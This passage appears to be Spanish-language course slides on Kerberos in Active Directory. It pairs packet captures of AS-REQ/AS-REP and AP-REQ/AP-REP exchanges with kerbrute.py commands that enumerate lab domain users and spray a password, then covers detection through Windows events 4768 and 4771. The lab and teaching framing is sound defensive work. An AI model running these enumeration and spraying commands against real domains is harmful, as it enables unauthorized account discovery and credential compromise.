
#1>    Client: Administrator @ SERIEA.LOCAL
        Server: krbtgt/SERIEA.LOCAL @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 10/29/2024 19:50:01 (local)
        End Time: 10/30/2024 5:50:01 (local)
        Renew Time: 11/5/2024 19:50:01 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: DC01-MILAN.seriea.local

#2>    Client: Administrator @ SERIEA.LOCAL
        Server: cifs/DC01-MILAN.seriea.local/seriea.local @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 10/29/2024 19:54:32 (local)
        End Time: 10/30/2024 5:50:01 (local)
        Renew Time: 11/5/2024 19:50:01 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01-MILAN.seriea.local

#3>    Client: Administrator @ SERIEA.LOCAL
        Server: LDAP/DC01-MILAN.seriea.local/seriea.local @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 10/29/2024 19:50:01 (local)
        End Time: 10/30/2024 5:50:01 (local)
        Renew Time: 11/5/2024 19:50:01 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01-MILAN.seriea.local
```

AP-REQ - FLUJO






AP-REP

```
Frame 78: 315 bytes on wire (2520 bits), 315 bytes captured (2520 bits) on interface \Device\NPF_{4FD02D56-2C8F-4A71-BA48-D31518C30598}, id 0
Ethernet II, Src: VMware_c1:57:7d (00:0c:29:c1:57:7d), Dst: VMware_51:85:da (00:0c:29:51:85:da)
Internet Protocol Version 4, Src: 192.168.169.138, Dst: 192.168.169.130
Transmission Control Protocol, Src Port: 445, Dst Port: 52405, Seq: 565, Ack: 4004, Len: 261
NetBIOS Session Service
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
    Session Setup Response (0x01)
      [Preamble Hash: 2e47ef30f565c847175ef539c42c7a7c366d0162607cb881fdb25f08f4b6c1ca9d46a5ad3b8b94cb07e61dbe4796d4805d758ba5c41cd49b30b6b948f697eb03]
    > StructureSize: 0x0009
    > Session Flags: 0x0000
    Blob Offset: 0x000000048
    Blob Length: 185
  Security Blob [truncated]: a181b63081b3a0030a0100a10b06092a864882f712010202a2819e04819b60819806092a864886f712010202006f8188308185a003020105a10302010fa2793077a003020112a270046e0973da390e2
    < GSS-API Generic Security Service Application Program Interface
      < Simple Protected Negotiation
        negTokenTarg
          negResult: accept-completed (0)
          supportedMech: 1.2.840.48018.1.2.2 (MS_KRB5 - Microsoft Kerberos 5)
          responseToken [truncated]: 60819806092a864886f712010202006f8188308185a003020105a10302010fa2793077a003020112a270046e0973da390e27fc0e9ff531e6d3ec5f4035e8f1db48a309b1ba4b47792e46
        krb5_blob [truncated]: 60819806092a864886f712010202006f8188308185a003020105a10302010fa2793077a003020112a270046e0973da390e27fc0e9ff531e6d3ec5f4035e8f1db48a309b1ba4b47792e46d2a<
          KRBS OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
          krb5_tok_id: KRB5_AP REP (0x0002)
        Kerberos
          < ap-rep
            pvno: 5
            msg-type: krb-ap-rep (15)
          < enc-part
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            cipher: 0973da390e27fc0e9ff531e6d3ec5f4035e8f1db48a309b1ba4b47792e46d2a4a59fdfd10f8269cbc03b7ca1fd4ba6aadf994fbca367bc02c74dcebf36d0c5267bbab265159e7d54e9bb7a4455fee
```

GSS-API es una API que permite la integración de protocolos de seguridad, como Kerberos, con protocolos de comunicación.



Insider Attack Simulation



Enumeracion de Usuarios – Flujo normal - ASREQ

```
[kali㉿kali] [~/kerbrute]
$ python3 kerbrute.py -dc-ip 192.168.1.84 -domain internal.local -users users.txt -password probando123@Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Stupendous => student1:probando123@
[*] Saved TGT in student1.ccache

 99213 1025.748008 192.168.1.84      192.168.1.85      TCP      54 88 → 38896 [RST, ACK] Seq=192 Ack=191 Win=0 Len=0
 99214 1025.939426 192.168.1.85      192.168.1.84      TCP      74 38912 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SAC
 99215 1025.939494 192.168.1.84      192.168.1.85      TCP      66 88 → 38912 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 M
 99216 1025.944535 192.168.1.85      192.168.1.84      TCP      60 38912 → 88 [ACK] Seq=1 Ack=1 Win=64256 Len=0
 99217 1025.944535 192.168.1.85      192.168.1.84      KRB5    323 AS-REQ
 99218 1025.945178 192.168.1.84      192.168.1.85      KRB5    1682 AS-REP
 99219 1025.950122 192.168.1.85      192.168.1.84      TCP      60 38912 → 88 [ACK] Seq=270 Ack=1629 Win=63872 Len=0
 99220 1025.950122 192.168.1.85      192.168.1.84      TCP      60 38912 → 88 [FIN, ACK] Seq=270 Ack=1629 Win=64128 Len=0

> Frame 99217: 323 bytes on wire (2584 bits), 323 bytes captured (2584 bits) on interface \Device\NPF_{1E58E24D-D7B9-49E2-9671-2E8
> Ethernet II, Src: IntelCor_2e:7c:a0 (70:1a:b8:2e:7c:a0), Dst: VMware_eb:b7:80 (00:0c:29:eb:b7:80)
> Internet Protocol Version 4, Src: 192.168.1.85, Dst: 192.168.1.84
> Transmission Control Protocol, Src Port: 38912, Dst Port: 88, Seq: 1, Ack: 1, Len: 269
✓ Kerberos
  > Record Mark: 265 bytes
  ▾ as-req
    pvno: 5
    msg-type: krb-as-req (10)
    ▾ padata: 2 items
      ▾ PA-DATA pa-ENC-TIMESTAMP
        ▾ padata-type: pa-ENC-TIMESTAMP (2)
          ▾ padata-value: 3041a003020112a23a0438bd79da05fa206d62b0ef8454caae02a5a80376821c06c0616e...
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            cipher: bd79da05fa206d62b0ef8454caae02a5a80376821c06c0616e0210ecb13a5d65261ae60d...
      ▾ PA-DATA pa-PAC-REQUEST
        ▾ padata-type: pa-PAC-REQUEST (128)
          ▾ padata-value: 3005a0030101ff
            include-pac: True
    ▾ req-body
      Padding: 0
    > kdc-options: 50800000
    ▾ cname
      name-type: kRB5-NT-PRINCIPAL (1)
      ▾ cname-string: 1 item
        CNameString: student1
      realm: INTERNAL.LOCAL
    ▾ sname
      name-type: kRB5-NT-PRINCIPAL (1)
      ▾ sname-string: 2 items
        SNameString: krbtgt
        SNameString: INTERNAL.LOCAL
    till: Feb 3, 2023 18:27:10.000000000 Pacific Standard Time
    rtime: Feb 3, 2023 18:27:10.000000000 Pacific Standard Time
    nonce: 1566213336
```



Timestamp Cifrado con la clave del Principal

Nombre del usuario al que va dirigido el Ticket (Principal)

Servicio al que se quiere acceder. En este caso el ser un TGT el que pedimos, seria acceder al service krbtgt.

Enumeracion de Usuarios – Flujo normal - ASREP

```
(kali㉿kali)-[~/kerbrute]
$ python3 kerbrute.py -dc-ip 192.168.1.84 -domain internal.local -users users.txt -password probando123@
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] Stupendous => student1:probando123@
[*] Saved TGT in student1.ccache
```

✓ 99217 1025.944535	192.168.1.85	192.168.1.84	KRB5	323 AS-REQ
99218 1025.945178	192.168.1.84	192.168.1.85	KRB5	1682 AS-REP
99219 1025.950122	192.168.1.85	192.168.1.84	TCP	60 38912 → 88 [ACK] Seq=270 Ack=1629 Win=63872 Len=0
99220 1025.950122	192.168.1.85	192.168.1.84	TCP	60 38912 → 88 [FIN, ACK] Seq=270 Ack=1629 Win=64128 Len=0
99221 1025.950156	192.168.1.84	192.168.1.85	TCP	54 88 → 38912 [ACK] Seq=1629 Ack=271 Win=2102272 Len=0
99222 1025.950297	192.168.1.84	192.168.1.85	TCP	54 88 → 38912 [RST, ACK] Seq=1629 Ack=271 Win=0 Len=0
1048... 2735.340604	192.168.1.85	192.168.1.84	TCP	74 51654 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
1048... 2735.340689	192.168.1.84	192.168.1.85	TCP	66 88 → 51654 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
1048... 2735.345609	192.168.1.85	192.168.1.84	TCP	60 51654 → 88 [ACK] Seq=1 Ack=1 Win=64256 Len=0

```
> Frame 99218: 1682 bytes on wire (13456 bits), 1682 bytes captured (13456 bits) on interface \Device\NPF_{1E58E24D-D7B9-49E2-9671-2E84
> Ethernet II, Src: VMware_eb:b7:80 (00:0c:29:eb:b7:80), Dst: IntelCor_2e:7c:a0 (70:1a:b8:2e:7c:a0)
> Internet Protocol Version 4, Src: 192.168.1.84, Dst: 192.168.1.85
> Transmission Control Protocol, Src Port: 88, Dst Port: 38912, Seq: 1, Ack: 270, Len: 1628
```

```
✓ Kerberos
  > Record Mark: 1624 bytes
  ✓ as-rep
    > pvno: 5
    > msg-type: krb-as-rep (11)
    ✓ padata: 1 item
      ✓ PA-DATA pa-ETYPE-INFO2
        > padata-type: pa-ETYPE-INFO2 (19)
        > padata-value: 3021301fa003020112a1181b16494e5445524e414c2e4c4f43414c73747564656e7431
          ✓ ETYPE-INFO2-ENTRY
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            salt: INTERNAL.LOCALstudent1
      crealm: INTERNAL.LOCAL
      ✓ cname
        name-type: kRB5-NT-PRINCIPAL (1)
      ✓ cname-string: 1 item
        CNameString: student1
    ✓ ticket
      tkt-vno: 5
      realm: INTERNAL.LOCAL
      ✓ sname
        name-type: kRB5-NT-PRINCIPAL (1)
      ✓ sname-string: 2 items
        SNameString: krbtgt
        SNameString: INTERNAL.LOCAL
    > enc-part
    > enc-part
```

SALT

Nombre del usuario al que va dirigido el Ticket (Principal)



Session Key cifrada con la clave del Principal.

Enumeracion de Usuarios – PREAUTH ERROR - ASREQ

```
(kali㉿kali)-[~/kerbrute]
$ python3 kerbrute.py -dc-ip 192.168.1.84 -domain internal.local -users users.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Valid user => student1
[*] No passwords were discovered :(
```

```
105836 2969.913905 192.168.1.85 192.168.1.84 KRB5 243 AS-REQ
105837 2969.914397 192.168.1.84 192.168.1.85 KRB5 245 KRB Error: KRB5KDC_ERR_PREAMUTH_REQUIRED
105838 2969.923140 192.168.1.85 192.168.1.84 TCD 60.45208 + 88.1ACK1 Seq=190 Ack=192 Win=64128 Int

> Frame 105836: 243 bytes on wire (1944 bits), 243 bytes captured (1944 bits) on interface \Device\NPF_{1E58E24D-D7B9-49E2-9671-2E84CE1
> Ethernet II, Src: IntelCor_2e:7c:a0 (70:1a:b8:2e:7c:a0), Dst: VMware_eb:b7:80 (00:0c:29:eb:b7:80)
> Internet Protocol Version 4, Src: 192.168.1.85, Dst: 192.168.1.84
> Transmission Control Protocol, Src Port: 45208, Dst Port: 88, Seq: 1, Ack: 1, Len: 189
└ Kerberos
  > Record Mark: 185 bytes
  < as-req
    pvno: 5
    msg-type: krb-as-req (10)
    └ padata: 1 item
      < PA-DATA pa-PAC-REQUEST
        < padata-type: pa-PAC-REQUEST (128)
          < padata-value: 3005a0030101ff
            include-pac: True
      < req-body
        Padding: 0
      > kdc-options: 50800000
      < cname
        name-type: kRB5-NT-PRINCIPAL (1)
        < cname-string: 1 item
          CNameString: student1
      realm: INTERNAL.LOCAL
      < sname
        name-type: kRB5-NT-PRINCIPAL (1)
        < sname-string: 2 items
          SNameString: krbtgt
          SNameString: INTERNAL.LOCAL
      till: Feb 3, 2023 18:59:34.000000000 Pacific Standard Time
      rtime: Feb 3, 2023 18:59:34.000000000 Pacific Standard Time
      nonce: 277081209
      < etype: 1 item
        ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
```

Al no usar una clave no se envia el timestamp cifrado con la misma.

Nombre del usuario al que va dirigido el Ticket (Principal)

Enumeracion de Usuarios – PREAUTH ERROR - ASREP

```
(kali㉿kali)-[~/kerbrute]
$ python3 kerbrute.py -dc-ip 192.168.1.84 -domain internal.local -users users.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Valid user => student1
[*] No passwords were discovered :(

105837 2969.914397 192.168.1.84 192.168.1.85 KRB5 245 [KRB Error: KRB5KDC_ERR_PREAMUTH_REQUIRED]
105838 2969.923140 192.168.1.85 192.168.1.84 TCP 60 45208 → 88 [ACK] Seq=190 Ack=191 Win=6412

>| Frame 105837: 245 bytes on wire (1960 bits), 245 bytes captured (1960 bits) on interface \Device\NPF_{1E58E24D-D7B9-49E2-9671-2E8
>| Ethernet II, Src: VMware_eb:b7:80 (00:0c:29:eb:b7:80), Dst: IntelCor_2e:7c:a0 (70:1a:b8:2e:7c:a0)
>| Internet Protocol Version 4, Src: 192.168.1.84, Dst: 192.168.1.85
>| Transmission Control Protocol, Src Port: 88, Dst Port: 45208, Seq: 1, Ack: 190, Len: 191
└ Kerberos
    > Record Mark: 187 bytes
    < Kerberos
        > krb-error
            < pvno: 5
            < msg-type: krb-error (30)
            < stime: Feb 2, 2023 18:59:05.000000000 Pacific Standard Time
            < susec: 206350
            < error-code: eRR-PREAMUTH-REQUIRED (25)
            < realm: INTERNAL.LOCAL
        < sname
            < name-type: KRB5-NT-PRINCIPAL (1)
            < sname-string: 2 items
                < SNameString: krbtgt
                < SNameString: INTERNAL.LOCAL
        < e-data: 304f302ca103020113a22504233021301fa003020112a1181b16494e5445524e414c2e4c...
        < PA-DATA pA-ETYPE-INFO2
            < padata-type: pA-ETYPE-INFO2 (19)
            < padata-value: 3021301fa003020112a1181b16494e5445524e414c2e4c4f43414c73747564656e7431
            < ETYPE-INFO2-ENTRY
                < etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                < salt: INTERNAL.LOCALstudent1
        < PA-DATA pA-ENC-TIMESTAMP
            < padata-type: pA-ENC-TIMESTAMP (2)
            < padata-value: <MISSING>
        < PA-DATA pA-PK-AS-REQ
            < padata-type: pA-PK-AS-REQ (16)
            < padata-value: <MISSING>
        < PA-DATA pA-PK-AS-REP-19
            < padata-type: pA-PK-AS-REP-19 (15)
            < padata-value: <MISSING>
```

Error de Pre authentication que nos indica que el usuario existe.

Enumeracion de Usuarios - Detección

```
> python3 kerbrute.py -dc-ip 192.168.169.138 -domain seriea.local -users users
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
[*] Valid user => baggio [NOT PRAUTH]
[*] Valid user => vieri
[*] Valid user => pagliuca
[*] Valid user => Signori
[*] Valid user => Belotti
[*] Valid user => Hart
[*] Valid user => Administrator
[*] No passwords were discovered :(

tmp/kerbrute
```

The screenshot shows a terminal window running the command `python3 kerbrute.py -dc-ip 192.168.169.138 -domain seriea.local -users users`. The output lists several valid users: baggio, vieri, pagliuca, Signori, Belotti, Hart, and Administrator. The `baggio` entry is highlighted with a red box. Below the terminal is the Windows Event Viewer. The left pane shows the navigation tree under `DC01-MILAN`, including `Event Viewer (Local)`, `Custom Views`, `Windows Logs` (selected), and `Security`. The right pane displays a list of events under `Security` with the message "Number of events: 68,673 (!) New events available". One event is highlighted with a red box: `Audit Success` on 10/30/2024 at 8:16:32 AM from `Microsoft Windows security auditing.` with `Event ID 4768` and `Task Category Kerberos Authentication Service`. A detailed view of this event is shown in a modal window, also with the `baggio` account information highlighted with a red box.

- El evento para detectar errores de Pre-Authentication es el evento 4771
- Este evento no se encuentra configurado por defecto.
- El evento 4768 se recibe en este ejemplo debido a que la cuenta “baggio” no requiere Pre-Authentication.

Enumeracion de Usuarios - Detección

The screenshot illustrates the configuration of audit policies in a Group Policy object (GPO) and the execution of a command to update the policy.

Group Policy Object Structure:

